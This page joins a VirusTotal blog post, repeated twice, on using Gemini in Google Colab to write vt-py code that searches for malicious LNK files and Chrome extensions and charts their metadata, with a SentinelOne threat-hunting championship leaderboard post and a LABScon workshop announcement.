To bridge the gap between human questions and API queries, we can leverage the integrated Gemini in Google Colab. We have created a "meta Colab" notebook that is pre-populated with working real code snippets for interacting with the VirusTotal API to retrieve different information such as campaigns, threat actors, malware, samples, URLs among others (which we will share soon). This provides Gemini with the necessary context to understand your natural language requests and generate accurate Python code to query the VirusTotal API. Gemini doesn't call the API directly; it creates the code snippet for you to execute.
For Gemini to generate accurate and relevant code, it needs context. Our meta Colab notebook is filled with examples that act as a guide. For complex questions, it will be nice to provide the exact field names that you want to work with. This context generally falls into two categories:
Reference Documentation: We include detailed documentation directly in the Colab. For example, we provide a comprehensive list of all available file search modifiers for the VirusTotal Intelligence search endpoint. This gives Gemini the "vocabulary" it needs to construct precise queries.
Working Code Examples: The notebook is pre-populated with dozens of working vt-py code snippets for common tasks like retrieving file information, performing an intelligence search, or getting relationships. This gives Gemini the "grammar" and correct patterns for interacting with our API.
Example of code snippet context that we have included in our meta colab:
Practical Example: Hunting for Malicious LNK Files
One of the exercises in our workshop focused on analyzing malicious LNK files submitted to VirusTotal in a specific period of time to limit results. The goal was to discover common execution techniques and interesting command-line patterns.
Here’s how you could approach this with natural language queries in our meta Colab:
1. Retrieve all LNK file objects matching the criteria.
You can start by asking Gemini:
Create a code snippet to retrieve all LNK files submitted from January 1st, 2025, until April 1st, 2025, with 5 or more positives.
Code generated:
query_results = []

# Query for LNK files submitted between January 1st, 2025, and April 1st, 2025, with 5 or more positives.
query = "fs:2025-01-01+ fs:2025-04-01- p:5+ type:lnk"

async for itemobj in cli.iterator('/intelligence/search',params={'query': "%s"%(query)},limit=0):
    query_results.append(itemobj.to_dict())

lnk_files = list(query_results)
print(f"Found {len(lnk_files)} LNK files matching the criteria.")
2. Flatten the data and visualize it.
Next, you can ask Gemini to process the retrieved data and create visualizations:
Flatten the data in a dataframe and create a bar chart depicting the most common TargetFileDOSName values.
Code generated:
import pandas as pd
import plotly.express as px

# Extract the 'attributes' dictionary from each object in our results
attributes_list = [result.get('attributes', {}) for result in lnk_files]

# Use json_normalize to create a flat DataFrame
df_flat = pd.json_normalize(attributes_list)

# Check if 'exiftool.TargetFileDOSName' column exists and is not empty
if 'exiftool.TargetFileDOSName' in df_flat.columns and not df_flat['exiftool.TargetFileDOSName'].empty:
    # Count the occurrences of each TargetFileDOSName
    target_file_counts = df_flat['exiftool.TargetFileDOSName'].value_counts().reset_index()
    target_file_counts.columns = ['TargetFileDOSName', 'Count']

    # Get the top 10 most common TargetFileDOSName values for visualization
    top_target_files = target_file_counts.head(10)

    # Create an interactive bar chart
    fig = px.bar(top_target_files,
                 x='Count',
                 y='TargetFileDOSName',
                 orientation='h',
                 title='Top 10 Most Common TargetFileDOSName in LNK files',
                 labels={'Count': 'Number of Occurrences', 'TargetFileDOSName': 'Target File DOS Name'})
    fig.show()
else:
    print("The 'exiftool.TargetFileDOSName' column was not found or is empty in the flattened data.")

print("DataFrame shape:", df_flat.shape)
df_flat.head()
This will generate a code snippet using pandas and Plotly to give you a clear view of the most frequent target files in the malicious LNKs.
3. Visualize relationships with a Sankey diagram.
To dig deeper and understand the relationships between the infected machines and the malware, you can ask for a more advanced visualization:
Create a Sankey diagram connecting MachineID (source) to TargetFileDOSName (target), with link widths representing the number of occurrences. Include only MachineID values with 10 or more occurrences, grouping the rest as "Other", and make the visualization interactive with hover details.
Code generated:
import plotly.graph_objects as go
import pandas as pd

# Ensure df_flat is available from previous steps
# If not, you might need to re-run the cell that creates df_flat.

# Check if necessary columns exist in df_flat
if 'lnk_info.machine_id' in df_flat.columns and 'exiftool.TargetFileDOSName' in df_flat.columns:

    # Calculate the frequency of each machine ID and target file name pair
    pair_frequencies = df_flat.groupby(['lnk_info.machine_id', 'exiftool.TargetFileDOSName']).size().reset_index(name='frequency')

    # Identify MachineIDs with less than 10 occurrences
    machine_id_counts = pair_frequencies.groupby('lnk_info.machine_id')['frequency'].sum().reset_index(name='count')
    other_machine_ids = machine_id_counts[machine_id_counts['count'] < 10]['lnk_info.machine_id'].tolist()

    # Replace infrequent MachineIDs with 'Other'
    pair_frequencies['source_node'] = pair_frequencies['lnk_info.machine_id'].apply(lambda x: 'Other' if x in other_machine_ids else x)

    # Aggregate frequencies for the 'Other' node and other valid nodes
    sankey_data = pair_frequencies.groupby(['source_node', 'exiftool.TargetFileDOSName'])['frequency'].sum().reset_index()

    # Create unique labels for the Sankey nodes
    all_nodes = pd.concat([sankey_data['source_node'], sankey_data['exiftool.TargetFileDOSName']]).unique()
    label_to_index = {label: i for i, label in enumerate(all_nodes)}

    # Create the Sankey diagram
    fig = go.Figure(data=[go.Sankey(
        node=dict(
            pad=15,
            thickness=20,
            line=dict(color="black", width=0.5),
            label=all_nodes,
            color="blue"
        ),
        link=dict(
            source=sankey_data['source_node'].map(label_to_index),
            target=sankey_data['exiftool.TargetFileDOSName'].map(label_to_index),
            value=sankey_data['frequency'],
            label=sankey_data.apply(lambda row: f"{row['source_node']} -> {row['exiftool.TargetFileDOSName']}: {row['frequency']}", axis=1)
        )
    )])

    fig.update_layout(title_text="MachineID to TargetFileDOSName Sankey Diagram (Infrequent MachineIDs grouped as 'Other')", font_size=10)
    fig.show()
else:
    print("Required columns 'lnk_info.machine_id' or 'exiftool.TargetFileDOSName' not found in the DataFrame.")
This will create a powerful visualization that shows how different machines are being targeted with specific files, allowing us identify patterns for each machineID metadata.
4. Analyze the behavior of the LNK files.
Finally, you can investigate the behavior of the LNK files themselves, for example, by looking at how they are executed:
Create a pie chart depicting the distribution of window behaviors for LNK target processes (hidden, minimized,...).
Code generated:
import plotly.express as px
import pandas as pd

# Check if the relevant column exists
if 'lnk_info.header.show_window_str' in df_flat.columns and not df_flat['lnk_info.header.show_window_str'].empty:
    # Count the occurrences of each window behavior string
    window_behavior_counts = df_flat['lnk_info.header.show_window_str'].value_counts().reset_index()
    window_behavior_counts.columns = ['Window Behavior', 'Count']

    # Create an interactive pie chart
    fig = px.pie(window_behavior_counts,
                 names='Window Behavior',
                 values='Count',
                 title='Distribution of LNK Target Process Window Behaviors',
                 hover_data={'Count': True})
    fig.show()
else:
    print("The 'lnk_info.header.show_window_str' column was not found or is empty in the flattened data. Cannot create the pie chart.")
This allows you to quickly identify if the LNK files are trying to hide their execution, a common use case for malware.
5. Geographic Threat Mapping of Submissions
Understanding the geographical distribution of malware submissions can provide crucial insights into whether a campaign is widespread or targeting a specific region. By analyzing the submission metadata for our set of LNK files, an analyst can quickly identify potential hotspots, which could indicate a geographically focused attack. This is achieved by fetching the submissions relationship for each file, extracting the country of origin for each submission, and plotting this data on a world map (please note that submissions doesn’t mean targeted countries, but in some cases could be related).
Using the LNK files identified previously, create a code snippet that retrieves the submissions relationship for each file. Then, count the number of submissions from each country and display the results on a choropleth world map to visualize the submission hotspots.
In this case, Gemini uses the step-by-step execution, which basically is a set of consecutive executions. The code generated was:
Step 1
query_results_with_submissions = []

# Define the search query string for LNK files
query = "fs:2025-01-01+ fs:2025-04-01- p:5+ type:lnk"

# Define the relationship to request
RELATIONS = "submissions"

# Define the relationship attributes to retrieve (all attributes)
ATTRIBUTES_RELATIONS = "*"

# Use cli.iterator to perform an intelligence search with the specified query, relationships, and relationship attributes.
async for itemobj in cli.iterator('/intelligence/search', params={'query': query, 'relationships': RELATIONS, 'relationship_attributes[%s]'%(RELATIONS): ATTRIBUTES_RELATIONS}, limit=0):
    query_results_with_submissions.append(itemobj.to_dict())

# Convert query_results_with_submissions to a list called lnk_files_with_submissions
lnk_files_with_submissions = list(query_results_with_submissions)

# Print the number of LNK files found with submission data.
print(f"Found {len(lnk_files_with_submissions)} LNK files with submission data matching the criteria.")
Step 2
import pandas as pd

# Initialize an empty list to store submission countries
submission_countries = []

# Iterate through each item (LNK file) in the lnk_files_with_submissions list
for item in lnk_files_with_submissions:
    # Check if 'relationships' and 'submissions' exist and are not empty
    if 'relationships' in item and 'submissions' in item['relationships'] and item['relationships']['submissions']['data']:
        # Iterate through each submission object
        for submission in item['relationships']['submissions']['data']:
            # Extract the 'country' from 'submission['attributes']' and append it to the list
            if 'country' in submission['attributes']:
                submission_countries.append(submission['attributes']['country'])

# Convert the submission_countries list into a pandas Series
submission_countries_series = pd.Series(submission_countries)

# Count the occurrences of each country and store in a DataFrame
country_counts = submission_countries_series.value_counts().reset_index()
country_counts.columns = ['country', 'count']

print(f"Total unique countries found: {len(country_counts)}")
print("Top 5 submission countries:")
print(country_counts.head())
Step 3
!pip install pycountry
import plotly.express as px
import pandas as pd
import pycountry

# Function to get ISO-3 code from country name
def get_iso3(country_name):
    try:
        return pycountry.countries.search_fuzzy(country_name)[0].alpha_3
    except:
        return None

# Apply the function to get ISO-3 codes
country_counts['iso_alpha'] = country_counts['country'].apply(get_iso3)

# Create a world heatmap using Plotly Express with ISO-3 codes
fig = px.choropleth(country_counts.dropna(subset=['iso_alpha']), # Drop rows where ISO code couldn't be found
                      locations="iso_alpha", # Use ISO-3 codes for locations
                      locationmode='ISO-3',   # Specify ISO-3 location mode
                      color="count",
                      hover_name="country",
                      color_continuous_scale="Viridis",
                      title="Submission Country Heatmap")

# Update layout to increase figure size
fig.update_layout(
    autosize=False,
    width=1000, # Adjust width as needed
    height=600 # Adjust height as needed
)

fig.show()
More Examples
Here are some other examples of how you can use natural language to query the VirusTotal API:
Find malicious Chrome extensions (based on this blog):
This specific question is actually a really good example of how Google Colab will run the step-by-step process. As you can see, we asked different questions in the same prompt, for that reason Gemini will do it in different steps.
Retrieve all the samples from the /intelligence/search endpoint with the following query: fs:2025-08-01+ fs:2025-08-14- p:5+ tag:crx have:codeinsight.

Get the bundled_files and create a new dataframe with them too, but store only those having 5 or more malicious value.

Then identify the top 5 magika of those bundled files obtained
Code generated:
Step 1
query_results_with_bundled_files = []

# Define the search query string
query = "fs:2025-08-01+ fs:2025-08-14- p:5+ tag:crx have:codeinsight"

# Define the relationship to request
RELATIONS = "bundled_files"

# Define the relationship attributes to retrieve (all attributes)
ATTRIBUTES_RELATIONS = "*"

# Use cli.iterator to perform an intelligence search with the specified query, relationships, and relationship attributes.
async for itemobj in cli.iterator('/intelligence/search', params={'query': query, 'relationships': RELATIONS, 'relationship_attributes[%s]'%(RELATIONS): ATTRIBUTES_RELATIONS}, limit=0):
    query_results_with_bundled_files.append(itemobj.to_dict())

# Convert query_results_with_bundled_files to a list called crx_files_with_bundled_files
crx_files_with_bundled_files = list(query_results_with_bundled_files)

# Print the number of found CRX files with bundled file data.
print(f"Found {len(crx_files_with_bundled_files)} CRX files with bundled file data matching the criteria.")
Step 2
import pandas as pd

# List to store all bundled file attributes
all_bundled_files_data = []

# Iterate through each CRX file with bundled file data
for crx_file in crx_files_with_bundled_files:
    if 'relationships' in crx_file and 'bundled_files' in crx_file['relationships']:
        for bundled_file in crx_file['relationships']['bundled_files']['data']:
            all_bundled_files_data.append(bundled_file.get('attributes', {}))

# Create a DataFrame from the extracted bundled file attributes
df_bundled_files = pd.json_normalize(all_bundled_files_data)

# Filter for bundled files with 5 or more malicious detections
df_malicious_bundled_files = df_bundled_files[df_bundled_files['last_analysis_stats.malicious'] >= 5]

print(f"Total bundled files extracted: {len(df_bundled_files)}")
print(f"Bundled files with 5 or more malicious detections: {len(df_malicious_bundled_files)}")

df_malicious_bundled_files.head()
Step 3
import pandas as pd
import plotly.express as px

# Check if the 'magika' column exists and is not empty in the filtered DataFrame
if 'magika' in df_malicious_bundled_files.columns and not df_malicious_bundled_files['magika'].empty:
    # Count the occurrences of each magika type
    magika_counts = df_malicious_bundled_files['magika'].value_counts().reset_index()
    magika_counts.columns = ['Magika Type', 'Count']

    # Get the top 5 most frequent magika types
    top_5_magika = magika_counts.head(5)

    print("Top 5 Magika Types in malicious bundled files:")
    print(top_5_magika)

    # Visualize the top 5 magika types
    fig = px.bar(top_5_magika,
                 x='Count',
                 y='Magika Type',
                 orientation='h',
                 title='Top 5 Magika Types in Malicious Bundled Files',
                 labels={'Count': 'Number of Occurrences', 'Magika Type': 'Magika Type'})
    fig.update_layout(yaxis={'categoryorder':'total ascending'}) # Order bars by count
    fig.show()
else:
    print("The 'magika' column was not found or is empty in the filtered malicious bundled files DataFrame. Cannot identify top magika types.")
Retrieve threat actors:
Retrieve threat actors targeting the United Kingdom with an espionage motivation. Sort the results in descending order of relevance. Display the total number of threat actors and their names.
Investigate campaigns:
Retrieve information about threat actors and malware involved in campaigns targeting Pakistan. For each threat actor, retrieve its country of origin, motivations, and targeted industries. For each malware, retrieve its name.
What’s next
This workshop, co-authored with Aleksandar from Sentinel LABS, will be presented at future conferences to show the community how to get the most out of the VirusTotal API. We'll be updating the content of our meta colab regularly and will share more information soon about how to get the Google Colab.
Last week, we were fortunate enough to attend the fantastic LABScon conference, organized by the SentinelOne Labs team. While there, we presented a workshop titled 'Advanced Threat Hunting: Automating Large-Scale Operations with LLMs.' The main goal of this workshop was to show attendees how they could automate their research using the VirusTotal API and Gemini. Specifically, we demonstrated how to integrate the power of Google Colab to quickly and efficiently generate Jupyter notebooks using natural language.
It goes without saying that the use of LLMs is a must for every analyst today. For this reason, we also want to make life easier for everyone who uses the VirusTotal API for research.
The Power of the VirusTotal API and vt-py
The VirusTotal API is the programmatic gateway to our massive repository of threat intelligence data. While the VirusTotal GUI is great for agile querying, the API unlocks the ability to conduct large-scale, automated investigations and access raw data with more pivoting opportunities.
To make interacting with the API even easier, we recommend using the vt-py library. It simplifies much of the complexity of HTTP requests, JSON parsing, and rate limit management, making it the go-to choice for Python users.
From Natural Language to Actionable Intelligence with Gemini
To bridge the gap between human questions and API queries, we can leverage the integrated Gemini in Google Colab. We have created a "meta Colab" notebook that is pre-populated with working real code snippets for interacting with the VirusTotal API to retrieve different information such as campaigns, threat actors, malware, samples, URLs among others (which we will share soon). This provides Gemini with the necessary context to understand your natural language requests and generate accurate Python code to query the VirusTotal API. Gemini doesn't call the API directly; it creates the code snippet for you to execute.
For Gemini to generate accurate and relevant code, it needs context. Our meta Colab notebook is filled with examples that act as a guide. For complex questions, it will be nice to provide the exact field names that you want to work with. This context generally falls into two categories:
Reference Documentation: We include detailed documentation directly in the Colab. For example, we provide a comprehensive list of all available file search modifiers for the VirusTotal Intelligence search endpoint. This gives Gemini the "vocabulary" it needs to construct precise queries.
Working Code Examples: The notebook is pre-populated with dozens of working vt-py code snippets for common tasks like retrieving file information, performing an intelligence search, or getting relationships. This gives Gemini the "grammar" and correct patterns for interacting with our API.
Example of code snippet context that we have included in our meta colab:
Practical Example: Hunting for Malicious LNK Files
One of the exercises in our workshop focused on analyzing malicious LNK files submitted to VirusTotal in a specific period of time to limit results. The goal was to discover common execution techniques and interesting command-line patterns.
Here’s how you could approach this with natural language queries in our meta Colab:
1. Retrieve all LNK file objects matching the criteria.
You can start by asking Gemini:
Create a code snippet to retrieve all LNK files submitted from January 1st, 2025, until April 1st, 2025, with 5 or more positives.
Code generated:
query_results = []

# Query for LNK files submitted between January 1st, 2025, and April 1st, 2025, with 5 or more positives.
query = "fs:2025-01-01+ fs:2025-04-01- p:5+ type:lnk"

async for itemobj in cli.iterator('/intelligence/search',params={'query': "%s"%(query)},limit=0):
    query_results.append(itemobj.to_dict())

lnk_files = list(query_results)
print(f"Found {len(lnk_files)} LNK files matching the criteria.")
2. Flatten the data and visualize it.
Next, you can ask Gemini to process the retrieved data and create visualizations:
Flatten the data in a dataframe and create a bar chart depicting the most common TargetFileDOSName values.
Code generated:
import pandas as pd
import plotly.express as px

# Extract the 'attributes' dictionary from each object in our results
attributes_list = [result.get('attributes', {}) for result in lnk_files]

# Use json_normalize to create a flat DataFrame
df_flat = pd.json_normalize(attributes_list)

# Check if 'exiftool.TargetFileDOSName' column exists and is not empty
if 'exiftool.TargetFileDOSName' in df_flat.columns and not df_flat['exiftool.TargetFileDOSName'].empty:
    # Count the occurrences of each TargetFileDOSName
    target_file_counts = df_flat['exiftool.TargetFileDOSName'].value_counts().reset_index()
    target_file_counts.columns = ['TargetFileDOSName', 'Count']

    # Get the top 10 most common TargetFileDOSName values for visualization
    top_target_files = target_file_counts.head(10)

    # Create an interactive bar chart
    fig = px.bar(top_target_files,
                 x='Count',
                 y='TargetFileDOSName',
                 orientation='h',
                 title='Top 10 Most Common TargetFileDOSName in LNK files',
                 labels={'Count': 'Number of Occurrences', 'TargetFileDOSName': 'Target File DOS Name'})
    fig.show()
else:
    print("The 'exiftool.TargetFileDOSName' column was not found or is empty in the flattened data.")

print("DataFrame shape:", df_flat.shape)
df_flat.head()
This will generate a code snippet using pandas and Plotly to give you a clear view of the most frequent target files in the malicious LNKs.
3. Visualize relationships with a Sankey diagram.
To dig deeper and understand the relationships between the infected machines and the malware, you can ask for a more advanced visualization:
Create a Sankey diagram connecting MachineID (source) to TargetFileDOSName (target), with link widths representing the number of occurrences. Include only MachineID values with 10 or more occurrences, grouping the rest as "Other", and make the visualization interactive with hover details.
Code generated:
import plotly.graph_objects as go
import pandas as pd

# Ensure df_flat is available from previous steps
# If not, you might need to re-run the cell that creates df_flat.

# Check if necessary columns exist in df_flat
if 'lnk_info.machine_id' in df_flat.columns and 'exiftool.TargetFileDOSName' in df_flat.columns:

    # Calculate the frequency of each machine ID and target file name pair
    pair_frequencies = df_flat.groupby(['lnk_info.machine_id', 'exiftool.TargetFileDOSName']).size().reset_index(name='frequency')

    # Identify MachineIDs with less than 10 occurrences
    machine_id_counts = pair_frequencies.groupby('lnk_info.machine_id')['frequency'].sum().reset_index(name='count')
    other_machine_ids = machine_id_counts[machine_id_counts['count'] < 10]['lnk_info.machine_id'].tolist()

    # Replace infrequent MachineIDs with 'Other'
    pair_frequencies['source_node'] = pair_frequencies['lnk_info.machine_id'].apply(lambda x: 'Other' if x in other_machine_ids else x)

    # Aggregate frequencies for the 'Other' node and other valid nodes
    sankey_data = pair_frequencies.groupby(['source_node', 'exiftool.TargetFileDOSName'])['frequency'].sum().reset_index()

    # Create unique labels for the Sankey nodes
    all_nodes = pd.concat([sankey_data['source_node'], sankey_data['exiftool.TargetFileDOSName']]).unique()
    label_to_index = {label: i for i, label in enumerate(all_nodes)}

    # Create the Sankey diagram
    fig = go.Figure(data=[go.Sankey(
        node=dict(
            pad=15,
            thickness=20,
            line=dict(color="black", width=0.5),
            label=all_nodes,
            color="blue"
        ),
        link=dict(
            source=sankey_data['source_node'].map(label_to_index),
            target=sankey_data['exiftool.TargetFileDOSName'].map(label_to_index),
            value=sankey_data['frequency'],
            label=sankey_data.apply(lambda row: f"{row['source_node']} -> {row['exiftool.TargetFileDOSName']}: {row['frequency']}", axis=1)
        )
    )])

    fig.update_layout(title_text="MachineID to TargetFileDOSName Sankey Diagram (Infrequent MachineIDs grouped as 'Other')", font_size=10)
    fig.show()
else:
    print("Required columns 'lnk_info.machine_id' or 'exiftool.TargetFileDOSName' not found in the DataFrame.")
This will create a powerful visualization that shows how different machines are being targeted with specific files, allowing us identify patterns for each machineID metadata.
4. Analyze the behavior of the LNK files.
Finally, you can investigate the behavior of the LNK files themselves, for example, by looking at how they are executed:
Create a pie chart depicting the distribution of window behaviors for LNK target processes (hidden, minimized,...).
Code generated:
import plotly.express as px
import pandas as pd

# Check if the relevant column exists
if 'lnk_info.header.show_window_str' in df_flat.columns and not df_flat['lnk_info.header.show_window_str'].empty:
    # Count the occurrences of each window behavior string
    window_behavior_counts = df_flat['lnk_info.header.show_window_str'].value_counts().reset_index()
    window_behavior_counts.columns = ['Window Behavior', 'Count']

    # Create an interactive pie chart
    fig = px.pie(window_behavior_counts,
                 names='Window Behavior',
                 values='Count',
                 title='Distribution of LNK Target Process Window Behaviors',
                 hover_data={'Count': True})
    fig.show()
else:
    print("The 'lnk_info.header.show_window_str' column was not found or is empty in the flattened data. Cannot create the pie chart.")
This allows you to quickly identify if the LNK files are trying to hide their execution, a common use case for malware.
5. Geographic Threat Mapping of Submissions
Understanding the geographical distribution of malware submissions can provide crucial insights into whether a campaign is widespread or targeting a specific region. By analyzing the submission metadata for our set of LNK files, an analyst can quickly identify potential hotspots, which could indicate a geographically focused attack. This is achieved by fetching the submissions relationship for each file, extracting the country of origin for each submission, and plotting this data on a world map (please note that submissions doesn’t mean targeted countries, but in some cases could be related).
Using the LNK files identified previously, create a code snippet that retrieves the submissions relationship for each file. Then, count the number of submissions from each country and display the results on a choropleth world map to visualize the submission hotspots.
In this case, Gemini uses the step-by-step execution, which basically is a set of consecutive executions. The code generated was:
Step 1
query_results_with_submissions = []

# Define the search query string for LNK files
query = "fs:2025-01-01+ fs:2025-04-01- p:5+ type:lnk"

# Define the relationship to request
RELATIONS = "submissions"

# Define the relationship attributes to retrieve (all attributes)
ATTRIBUTES_RELATIONS = "*"

# Use cli.iterator to perform an intelligence search with the specified query, relationships, and relationship attributes.
async for itemobj in cli.iterator('/intelligence/search', params={'query': query, 'relationships': RELATIONS, 'relationship_attributes[%s]'%(RELATIONS): ATTRIBUTES_RELATIONS}, limit=0):
    query_results_with_submissions.append(itemobj.to_dict())

# Convert query_results_with_submissions to a list called lnk_files_with_submissions
lnk_files_with_submissions = list(query_results_with_submissions)

# Print the number of LNK files found with submission data.
print(f"Found {len(lnk_files_with_submissions)} LNK files with submission data matching the criteria.")
Step 2
import pandas as pd

# Initialize an empty list to store submission countries
submission_countries = []

# Iterate through each item (LNK file) in the lnk_files_with_submissions list
for item in lnk_files_with_submissions:
    # Check if 'relationships' and 'submissions' exist and are not empty
    if 'relationships' in item and 'submissions' in item['relationships'] and item['relationships']['submissions']['data']:
        # Iterate through each submission object
        for submission in item['relationships']['submissions']['data']:
            # Extract the 'country' from 'submission['attributes']' and append it to the list
            if 'country' in submission['attributes']:
                submission_countries.append(submission['attributes']['country'])

# Convert the submission_countries list into a pandas Series
submission_countries_series = pd.Series(submission_countries)

# Count the occurrences of each country and store in a DataFrame
country_counts = submission_countries_series.value_counts().reset_index()
country_counts.columns = ['country', 'count']

print(f"Total unique countries found: {len(country_counts)}")
print("Top 5 submission countries:")
print(country_counts.head())
Step 3
!pip install pycountry
import plotly.express as px
import pandas as pd
import pycountry

# Function to get ISO-3 code from country name
def get_iso3(country_name):
    try:
        return pycountry.countries.search_fuzzy(country_name)[0].alpha_3
    except:
        return None

# Apply the function to get ISO-3 codes
country_counts['iso_alpha'] = country_counts['country'].apply(get_iso3)

# Create a world heatmap using Plotly Express with ISO-3 codes
fig = px.choropleth(country_counts.dropna(subset=['iso_alpha']), # Drop rows where ISO code couldn't be found
                      locations="iso_alpha", # Use ISO-3 codes for locations
                      locationmode='ISO-3',   # Specify ISO-3 location mode
                      color="count",
                      hover_name="country",
                      color_continuous_scale="Viridis",
                      title="Submission Country Heatmap")

# Update layout to increase figure size
fig.update_layout(
    autosize=False,
    width=1000, # Adjust width as needed
    height=600 # Adjust height as needed
)

fig.show()
More Examples
Here are some other examples of how you can use natural language to query the VirusTotal API:
Find malicious Chrome extensions (based on this blog):
This specific question is actually a really good example of how Google Colab will run the step-by-step process. As you can see, we asked different questions in the same prompt, for that reason Gemini will do it in different steps.
Retrieve all the samples from the /intelligence/search endpoint with the following query: fs:2025-08-01+ fs:2025-08-14- p:5+ tag:crx have:codeinsight.

Get the bundled_files and create a new dataframe with them too, but store only those having 5 or more malicious value.

Then identify the top 5 magika of those bundled files obtained
Code generated:
Step 1
query_results_with_bundled_files = []

# Define the search query string
query = "fs:2025-08-01+ fs:2025-08-14- p:5+ tag:crx have:codeinsight"

# Define the relationship to request
RELATIONS = "bundled_files"

# Define the relationship attributes to retrieve (all attributes)
ATTRIBUTES_RELATIONS = "*"

# Use cli.iterator to perform an intelligence search with the specified query, relationships, and relationship attributes.
async for itemobj in cli.iterator('/intelligence/search', params={'query': query, 'relationships': RELATIONS, 'relationship_attributes[%s]'%(RELATIONS): ATTRIBUTES_RELATIONS}, limit=0):
    query_results_with_bundled_files.append(itemobj.to_dict())

# Convert query_results_with_bundled_files to a list called crx_files_with_bundled_files
crx_files_with_bundled_files = list(query_results_with_bundled_files)

# Print the number of found CRX files with bundled file data.
print(f"Found {len(crx_files_with_bundled_files)} CRX files with bundled file data matching the criteria.")
Step 2
import pandas as pd

# List to store all bundled file attributes
all_bundled_files_data = []

# Iterate through each CRX file with bundled file data
for crx_file in crx_files_with_bundled_files:
    if 'relationships' in crx_file and 'bundled_files' in crx_file['relationships']:
        for bundled_file in crx_file['relationships']['bundled_files']['data']:
            all_bundled_files_data.append(bundled_file.get('attributes', {}))

# Create a DataFrame from the extracted bundled file attributes
df_bundled_files = pd.json_normalize(all_bundled_files_data)

# Filter for bundled files with 5 or more malicious detections
df_malicious_bundled_files = df_bundled_files[df_bundled_files['last_analysis_stats.malicious'] >= 5]

print(f"Total bundled files extracted: {len(df_bundled_files)}")
print(f"Bundled files with 5 or more malicious detections: {len(df_malicious_bundled_files)}")

df_malicious_bundled_files.head()
Step 3
import pandas as pd
import plotly.express as px

# Check if the 'magika' column exists and is not empty in the filtered DataFrame
if 'magika' in df_malicious_bundled_files.columns and not df_malicious_bundled_files['magika'].empty:
    # Count the occurrences of each magika type
    magika_counts = df_malicious_bundled_files['magika'].value_counts().reset_index()
    magika_counts.columns = ['Magika Type', 'Count']

    # Get the top 5 most frequent magika types
    top_5_magika = magika_counts.head(5)

    print("Top 5 Magika Types in malicious bundled files:")
    print(top_5_magika)

    # Visualize the top 5 magika types
    fig = px.bar(top_5_magika,
                 x='Count',
                 y='Magika Type',
                 orientation='h',
                 title='Top 5 Magika Types in Malicious Bundled Files',
                 labels={'Count': 'Number of Occurrences', 'Magika Type': 'Magika Type'})
    fig.update_layout(yaxis={'categoryorder':'total ascending'}) # Order bars by count
    fig.show()
else:
    print("The 'magika' column was not found or is empty in the filtered malicious bundled files DataFrame. Cannot identify top magika types.")
Retrieve threat actors:
Retrieve threat actors targeting the United Kingdom with an espionage motivation. Sort the results in descending order of relevance. Display the total number of threat actors and their names.
Investigate campaigns:
Retrieve information about threat actors and malware involved in campaigns targeting Pakistan. For each threat actor, retrieve its country of origin, motivations, and targeted industries. For each malware, retrieve its name.
What’s next
This workshop, co-authored with Aleksandar from Sentinel LABS, will be presented at future conferences to show the community how to get the most out of the VirusTotal API. We'll be updating the content of our meta colab regularly and will share more information soon about how to get the Google Colab.
The Sentinels League is the official, week-by-week standings for the Threat Hunting World Championship – the first-of-its-kind tournament where the world’s top defenders go head-to-head across four surfaces: AI, Cloud, SIEM, and Endpoint. Thousands of blue teamers from more than 100 countries are tackling real-world attack scenarios to earn points, climb the tables, and secure their path to Las Vegas.
Bookmark this blog post to check your position, track the movement each week, and jump into the next qualifier if you’re not on the board yet.
More Than a Game | How the Sentinels League Work
Qualifiers run throughout the month of September across the four league tracks with players who finish in the top 50 in each league advancing to the Regional Finals on October 22 for the Americas, Europe, and Asia Pacific & Japan. From there, regional champions progress to the Grand Final at OneCon in Las Vegas from November 4 to 6, where the World Champion is crowned.
This is more than a game. It’s a global showdown that blends entertainment, education, and elite competition. Defenders everywhere will up-level their skills and battle for:
$100,000 in prizes
A championship trophy
The prestige of being crowned World Champion
Charitable donations made in partnership with the S Foundation on behalf of each finalist
Only one player will take home the title, but everyone gains the experience of battling in real-world scenarios that sharpen the skills cyber defenders use daily.
A Global Leaderboard in Action | Follow the League Tables Live
These games are grounded in real incidents and operational trade-offs. Players earn points for flags captured and accuracy under time limits. This means pace and precision both matter. The tables below display each player’s alias, alongside points, and the prize they would receive should they finish in that same position.
Qualifying Stages
Compete online from anywhere, or in-person at select events this month. Earn Threat Hunting Hero badges, prizes, and points that advance you up the league tables. Throughout September, players may enter once per qualifier and compete across all four tracks.
AI Qualifier Games: Take on scenarios featuring AI attackers and AI-powered threat hunting tools.
Cloud Qualifier Games: Track and neutralize threats across cloud-based attack surfaces.
SIEM Qualifier Games: Assert your dominance in real-time SIEM hunting and remediation challenges.
Endpoint Qualifier Games: Hunt down and remediate endpoint vulnerabilities in scenarios pulled straight from real-world incidents.
Regional Finals | October 22
The top 200 players from each region (Americas, Europe, Asia Pacific & Japan) will face off live in an action-packed online event. Only three regional champions will advance.
Grand Final | November 4–6 | OneCon, Las Vegas
Three finalists will earn an all-expenses-paid trip to OneCon 2025 in Las Vegas to compete live on stage for the World Championship title, the trophy, and the $100K prize pool.
This championship is proud to unite thousands of cybersecurity defenders in a showcase of skill, innovation, and strategy. We invite you to share this blog for live updates, engage with us on social media, help grow the buzz across our community, and watch as the stage for threat hunting glory gets bigger. Also, it’s not too late to make a run at Regionals. Enter the next qualifier and save your spot in the Sentinels League today!
Participation is open worldwide. Prize eligibility is subject to Terms & Conditions and some countries are not eligible to receive monetary rewards. See the full rules for details.
We are excited to announce that our colleague Joseliyo Sánchez, will be at Labscon to present our workshop: Advanced Threat Hunting: Automating Large-Scale Operations with LLMs. This workshop is a joint effort with SentinelOne and their researcher, Aleksandar Milenkoski.
In today's rapidly evolving threat landscape, security professionals face an overwhelming tide of data and increasingly sophisticated adversaries. This hands-on workshop is designed to empower you to move beyond the traditional web interface and harness the full potential of the VirusTotal Enterprise API for large-scale, automated threat intelligence and hunting.
We will dive deep into how you can use the VirusTotal Enterprise API with Python and Google Colab notebooks to automate the consumption of massive datasets. You'll learn how to track the behaviors of advanced persistent threat (APT) actors and cybercrime groups through practical, real-time exercises.
A key part of our workshop will focus on leveraging Large Language Models (LLMs) to supercharge your analysis. We'll show how you can use AI to help understand complex data, build better queries, and create insightful visualizations to enrich your information for a deeper understanding of threats.
This session is ideal for cyber threat intelligence analysts, threat hunters, incident responders, SOC analysts, and security researchers looking to automate and scale up their threat hunting workflows.
After the workshop, we will publish a follow-up blog post that will delve deeper into some of the exercises and examples presented, providing a valuable resource for further learning and implementation.
We look forward to seeing you at Labscon!
(All of the scenarios are compatible with Google Threat Intelligence)
